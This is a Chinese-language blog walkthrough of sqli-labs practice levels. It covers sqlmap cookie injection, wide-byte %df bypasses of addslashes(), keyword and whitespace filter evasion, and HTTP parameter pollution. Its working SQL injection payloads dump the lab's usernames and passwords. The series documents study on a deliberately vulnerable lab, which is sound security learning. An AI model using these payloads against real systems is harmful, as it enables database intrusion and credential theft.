Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://sqlilabs.bt/Less-20/
Accept-Encoding: gzip, deflate
Accept-Language: zh-TW,zh;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: uname=admin*
Connection: close

$ python sqlmap.py -r sqli-labs-less-20.txt --dbms=MySQL --random-agent --flush-session --technique=U -v 3
...
custom injection marker ('*') found in option '--headers/--user-agent/--referer/--cookie'. Do you want to process it? [Y/n/q] Y
...
do you want to URL encode cookie values (implementation specific)? [Y/n] n
...
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
...
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
...
(custom) HEADER parameter 'Cookie #1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
...
sqlmap identified the following injection point(s) with a total of 23 HTTP(s) requests:
---
Parameter: Cookie #1* ((custom) HEADER)
    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: uname=-1413' UNION ALL SELECT NULL,CONCAT(0x71716b7871,0x48586d697a467753574470624e646c6356764a5a43507a6e66677a6761547461435a6e56564a4866,0x7176627171),NULL-- -
    Vector:  UNION ALL SELECT NULL,[QUERY],NULL-- -
---
發現Cookie #1* ((custom) HEADER) ,即uname是聯合查詢注入(UNION query)的注入點

檢查注入點(使用--cookie)

$ python sqlmap.py -u "http://sqlilabs.bt/Less-20/" --cookie="uname=admin*" --dbms=MySQL --random-agent --flush-session --technique=U -v 3
...
[13:56:32] [WARNING] you've provided target URL without any GET parameters (e.g. 'http://www.site.com/article.php?id=1') and without providing any POST parameters through option '--data'
do you want to try URI injections in the target URL itself? [Y/n/q] n
custom injection marker ('*') found in option '--headers/--user-agent/--referer/--cookie'. Do you want to process it? [Y/n/q] Y 
...
do you want to URL encode cookie values (implementation specific)? [Y/n] n
...
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
...
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
...
(custom) HEADER parameter 'Cookie #1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 23 HTTP(s) requests:
---
Parameter: Cookie #1* ((custom) HEADER)
    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: uname=-4659' UNION ALL SELECT NULL,NULL,CONCAT(0x7162707671,0x555467654f774b49554a536a7154764d485445544968526362524a49536f67486a6c417161667353,0x716b627171)-- -
    Vector:  UNION ALL SELECT NULL,NULL,[QUERY]-- -
---
發現Cookie #1* ((custom) HEADER) ,即uname是聯合查詢注入(UNION query)的注入點


參考資料

https://gitbook.cn/books/5ba8393639ea516190a9b8f8/index.html  SQLMap 从入门到入狱详细指南
https://www.sqlsec.com/2020/05/sqlilabs.html  SQLI labs 靶场精简学习记录
https://www.cnblogs.com/peterpan0707007/p/7620048.html  【总结】sqli-labs Less(1-35) 小结


2021年9月29日 星期三

從sqli-labs學習SQL注入(Less31-Less35)

 接續前篇 從sqli-labs學習SQL注入(Less25-Less30) 

Less-31

和Less-29一樣,只是拼接方式從單引號改成雙引號加括號

Less-32

繞過addslashes()

不繞過是不行的payload

?id=-1' union select 1,version(),database() --+
輸出內容:Hint: The Query String you input is escaped as : -1\' union select 1,version(),database() --


源碼分析
# 在' " \ 等敏感字符前面添加反斜杠
function check_addslashes($string)
{
    # \ 轉換為 \\
    $string = preg_replace('/'. preg_quote('\\') .'/', "\\\\\\", $string);
    # 將 ' 轉為\'
    $string = preg_replace('/\'/i', '\\\'', $string);   
    # 將 " 轉為\"
    $string = preg_replace('/\"/', "\\\"", $string);                                
    return $string;
}

$id=check_addslashes($_GET['id']);
mysql_query("SET NAMES gbk");
addslashes()會在單引號前加一個\ 例如:I'm hacker 傳入check_addslashes(),得到:I\'m hacker
而

寬字節注入原理

MySQL 在使用 GBK 編碼的時候(mysql_query("SET NAMES gbk");),會認為兩個字符為一個漢字,例如 %aa%5c 就是一個 漢字(不需要知道%aa%5c是什麼漢字,只需要知道這個原理即可)。因為過濾方法主要就是在敏感字符('  "  \)前面添加 反斜杠 \,所以這裡想辦法幹掉反斜杠即可。

  • %df 吃掉 \
具體的原因是 urlencode(\') = %5c%27,我們在%5c%27 前面添加%df,形 成%df%5c%27,MySQL 在 GBK 編碼方式的時候會將兩個字節當做一個漢字,這個時候就把%df%5c 當做是一個漢字,%27 則作為一個單獨的符號在外面,同時也就達到了我們的目的。

  • 將 \' 中的 \ 過濾掉
例如可以構造 %5c%5c%27 的情況,後面的%5c會被前面的%5c 給註釋掉。這也是 bypass 的一種方法。

本關卡採用第一種 %df 寬字節注入來吃掉反斜杠

當然,如果mysql連線方式不是gbk,即把 mysql_query("SET NAMES gbk"); 去掉,下面的payload是注入不了的

爆庫名

?id=-1%df' union select 1,version(),database() --+
輸出內容:
Your Password:security
Hint: The Query String you input is escaped as : -1�\' union select 1,version(),database() --

爆字段

我在爆列名的時候卡了一下,分析半天語句最後想起來了, 'users' 這裡有單引號。
使用十六進制編碼就可以繞過了''使用0x 代替,users 使用十六進制編碼得到7573657273,構造為0x7573657273  
?id=-1%df' union select 1,version(),group_concat(column_name) from information_schema.columns where table_name =0x7573657273 and table_schema=database()--+
輸出內容:Your Password:id,username,password

如何得到users的十六進制編碼

使用HackBar 或 線上工具 Online Hex Encoder ,這裡以HackBar為例

選取users(先去掉單引號)

ENCODING => Hexadecimal encode

即可將users替換成hex code 7573657273

送出(Execute)之前記得在Hex code前面加0x


Less-33

和Less-32相同,只是過濾方式從preg_replace()改成addslashes(),拼接方式不變,用Less-32的payload即可

Less-34

Less-11 和 Less-32 的變形,就是在 Less-11 的基礎上對傳入參數做了 addslashes()過濾,當然MySQL也是使用了GBK連線(mysql_query("SET NAMES gbk");)才能注入。然後這題是POST,所以需要使用到burp suite

意外的錯誤


我在解這題時用這個payload
uname=admin%df' union select version(),database()--+&passwd=admin&submit=Submit
遇到了這個錯誤
Illegal mix of collations (latin1_swedish_ci,IMPLICIT) and (gbk_chinese_ci,COERCIBLE) for operation '='

原因

users表的username字段的定序(COLLATE)是latin1_swedish_ci造成的,把該字段的字元集(CHARACTER)和定序(COLLATE)改為gbk和gbk_chinese_ci 或 utf8和utf8_general_ci 或utf8mb4和utf8mb4_unicode_ci 即可。Less-32和Less-33 沒遇到這個問題是因為對id(int)注入,而users.username 是varchar

或是用這方式重啟mysql 容器
# docker run -p 23306:3306 --name my-mysql-5.6 -v /root/my-mysql-5.6:/var/lib/mysql -e MYSQL_ROOT_PASSWORD=xxx -d mysql:5.6 --character-set-server=utf8mb4 --collation-server=utf8mb4_unicode_ci
會把 character_set_server 從 latin1 改成 utf8mb4 
collation_server 從 latin1_swedish_ci 改成 utf8mb4_unicode_ci
然後刪 security 庫重新匯入SQL

爆庫名

uname=admin%df' union select version(),database()--+&passwd=admin&submit=Submit

輸出內容:Your Password:security 

Less-35

為什麼你要在乎 addslashes() 
使用以下payload測試注入點
?id=1'
輸出內容:You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\' LIMIT 0,1' at line 1
從報錯中發現,id沒有被單引號和雙引號包著。現在你了解了本題的標題(why care for addslashes()),不需要繞過,直接注入

payload

?id=-1 union select 1,version(),database()--+
輸出內容:Your Password:security


2021年9月28日 星期二

從sqli-labs學習SQL注入(Less25-Less30)

 接續前篇 從sqli-labs學習SQL注入(Less19-Less24) 

Less-25

和Less-1相比,源碼過濾了 or 和 and 關鍵詞
$id= preg_replace('/or/i',"", $id);         //strip out OR (non case sensitive)
$id= preg_replace('/AND/i',"", $id);        //Strip out AND (non case sensitive)

聯合盲注

爆值

以爆值password字段為例,這邊需要寫二次繞過(password寫成passwoorrd)
?id=-1' union select 1,2,group_concat(username,0x7e,passwoorrd) from users--+
輸出內容:
Your Password:Dumb~Dumb,Angelina~I-kill-you,Dummy~p@ssword,secure~crappy,stupid~stupidity,superman~genious,batman~mob!le,admin~admin

測試注入點payload

?id=0' oorr 1=1 --+
?id=2' aandnd 1=1 --+

Less-25a

與 Less-25 相比,只是拼接方式改變,因為代碼中沒有輸出報錯信息,所以也無法進行報錯注入,其他利用方式都是一樣的

Less-26

源碼分析
# 過濾了 or 和 and 大小寫
$id= preg_replace('/or/i',"", $id);         //strip out OR (non case sensitive)
$id= preg_replace('/and/i',"", $id);        //Strip out AND (non case sensitive)
# 過濾了 /*
$id= preg_replace('/[\/\*]/',"", $id);      //strip out /*
# 過濾了 -- 和 # 註釋
$id= preg_replace('/[--]/',"", $id);        //Strip out --
$id= preg_replace('/[#]/',"", $id);         //Strip out #
# 過濾了空格
$id= preg_replace('/[\s]/',"", $id);        //Strip out spaces
# 過濾了斜線
$id= preg_replace('/[\/\\\\]/',"", $id);        //Strip out slashes
過濾了 or 和 and 可以採用 雙寫或者 && || 繞過
過濾註釋 可以使用閉合繞過
過濾了空格 可以使用如下的符號來替代:
符號說明
%09TAB 鍵(水平)
%0a新建一行
%0c新的一頁
%0dreturn 功能
%0bTAB 鍵(垂直)
%a0空格

國光payload

?id=100'%0bunion%0bselect%0b1,(SELECT(@x)FROM(SELECT(@x:=0x00) ,(SELECT(@x)FROM(users)WHERE(@x)IN(@x:=CONCAT(0x20,@x,username,passwoorrd,0x3c62723e))))x),3%0baandnd%0b'1'='1
輸出內容:You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'unionselect1,(SELECT(@x)FROM(SELECT(@x:=0x00),(SELECT(@x)FROM(users)WHERE(@x)IN(' at line 1
我的系統是CentOS 7.9 + nginx + php 5.6,用 %0b 繞過解這一題會報錯,改用 %a0 解題
 
?id=100'%a0union%a0select%a01,(SELECT(@x)FROM(SELECT(@x:=0x00) ,(SELECT(@x)FROM(users)WHERE(@x)IN(@x:=CONCAT(0x20,@x,username,0x3a,passwoorrd,0x3c62723e))))x),3%a0aandnd%a0'1'='1
輸出內容:Your Login name: Dumb:Dumb
Angelina:I-kill-you
Dummy:p@ssword
secure:crappy
stupid:stupidity
superman:genious
batman:mob!le
admin:admin
成功繞過

Less-26a

與 Less-26 相比,只是拼接方式改變了,從單引號改成單引號加括號,因為沒有輸出報錯信息,所以不能使用報錯注入了

Less-27

過濾規則又增加了許多
# 過濾了 /*
$id= preg_replace('/[\/\*]/',"", $id);
# 過濾了 -
$id= preg_replace('/[--]/',"", $id);
# 過濾了 #
$id= preg_replace('/[#]/',"", $id);
# 過濾了空格
$id= preg_replace('/[ +]/',"", $id);
# 過濾了 select /m 嚴格模式 不可以使用雙寫繞過
$id= preg_replace('/select/m',"", $id);
$id= preg_replace('/select/s',"", $id);
$id= preg_replace('/Select/s',"", $id);
$id= preg_replace('/SELECT/s',"", $id);

# 過濾了 union UNION
$id= preg_replace('/union/s',"", $id);
$id= preg_replace('/Union/s',"", $id);
$id= preg_replace('/UNION/s',"", $id);
union 和 select 沒有忽略大小寫 導致寫了很多冗雜的規則,但還是可以輕易繞過。
# 大小寫混寫
unioN
unIon
seLect
...

# 嵌套雙寫
uunionnion
sselectelect
ununionion
...

payload

?id=100'%a0ununionion%a0seLect%a01,(seLect(@x)FROM(seLect(@x:=0x00) ,(seLect(@x)FROM(users)WHERE(@x)IN(@x:=CONCAT(0x20,@x,username,0x3a,password,0x3c62723e))))x),3%a0and%a0'1
輸出內容:
Your Login name: Dumb:Dumb
Angelina:I-kill-you
Dummy:p@ssword
secure:crappy
stupid:stupidity
superman:genious
batman:mob!le
admin:admin

Less-27a

和 Less-27 相比,只是拼接方式發生了改變,從單引號改成雙引號,又因為沒有報錯日誌的輸出,所以少了報錯注入的利用方式,利用方式換湯不換藥

Less-28

過濾規則如下
# 過濾 /*
$id= preg_replace('/[\/\*]/',"", $id);

# 過濾 - # 註釋
$id= preg_replace('/[--]/',"", $id);
$id= preg_replace('/[#]/',"", $id);

# 過濾 空格 +
$id= preg_replace('/[ +]/',"", $id);.

# 過濾 union select /i 大小寫都過濾
$id= preg_replace('/union\s+select/i',"", $id);
這裡 union 和 select 這裡可以使用雙寫嵌套繞過,過濾了註釋的話 就使用閉合繞過,過濾了空格使用 Less-26 的編碼繞過

payload

?id=100')%a0union%a0select%a01,(SELECT%a0GROUP_CONCAT(username,0x3a,password%a0SEPARATOR%a00x3c62723e)%a0FROM%a0users),3%a0and%a0('1
輸出內容:
Your Login name:Dumb:Dumb
Angelina:I-kill-you
Dummy:p@ssword
secure:crappy
stupid:stupidity
superman:genious
batman:mob!le
admin:admin

Less-28a

同Less-28,還少了幾個過濾規則,拼接方式都一樣。略


Less-29

這題考的觀念是,假設用戶輸入這樣的語句:
index.php?id=1&id=2
Apache PHP 會解析最後一個參數(nginx也是)
Tomcat JSP 會解析第一個參數
Less-29/login.php 模擬了nginx/apache 前面有一個jsp的防火墻,使用java_implimentation()和whitelist()檢查id這個輸入必須是數字
$qs = $_SERVER['QUERY_STRING'];
$hint=$qs;
$id1=java_implimentation($qs);
whitelist($id1);

//WAF implimentation with a whitelist approach..... only allows input to be Numeric.
function whitelist($input)
{
    $match = preg_match("/^\d+$/", $input);
    if($match)
    {
        //echo "you are good";
        //return $match;
    }
    else
    {   
        header('Location: hacked.php');
        //echo "you are bad";
    }
}

// The function below immitates the behavior of parameters when subject to HPP (HTTP Parameter Pollution).
function java_implimentation($query_string)
{
    $q_s = $query_string;
    $qs_array= explode("&",$q_s);


    foreach($qs_array as $key => $value)
    {
        $val=substr($value,0,2);
        if($val=="id")
        {
            $id_value=substr($value,3,30); 
            return $id_value;
            echo "
"; break; } } }


失敗的payload

login.php?id=-2' union select 1,2,(SELECT+GROUP_CONCAT(username,password+SEPARATOR+0x3c62723e)+FROM+users)--+
會跳到 hacked.php

HPP(HTTP Parameter Pollution)即 HTTP 參數污染攻擊payload

login.php?id=1&id=-2' union select 1,2,(SELECT+GROUP_CONCAT(username,0x3a,password+SEPARATOR+0x3c62723e)+FROM+users)--+
輸出內容:Your Password:Dumb:Dumb
Angelina:I-kill-you
Dummy:p@ssword
secure:crappy
stupid:stupidity
superman:genious
batman:mob!le
admin:admin

成功繞過

Less-30

和Less-29一樣,只是拼接方式從單引號改成雙引號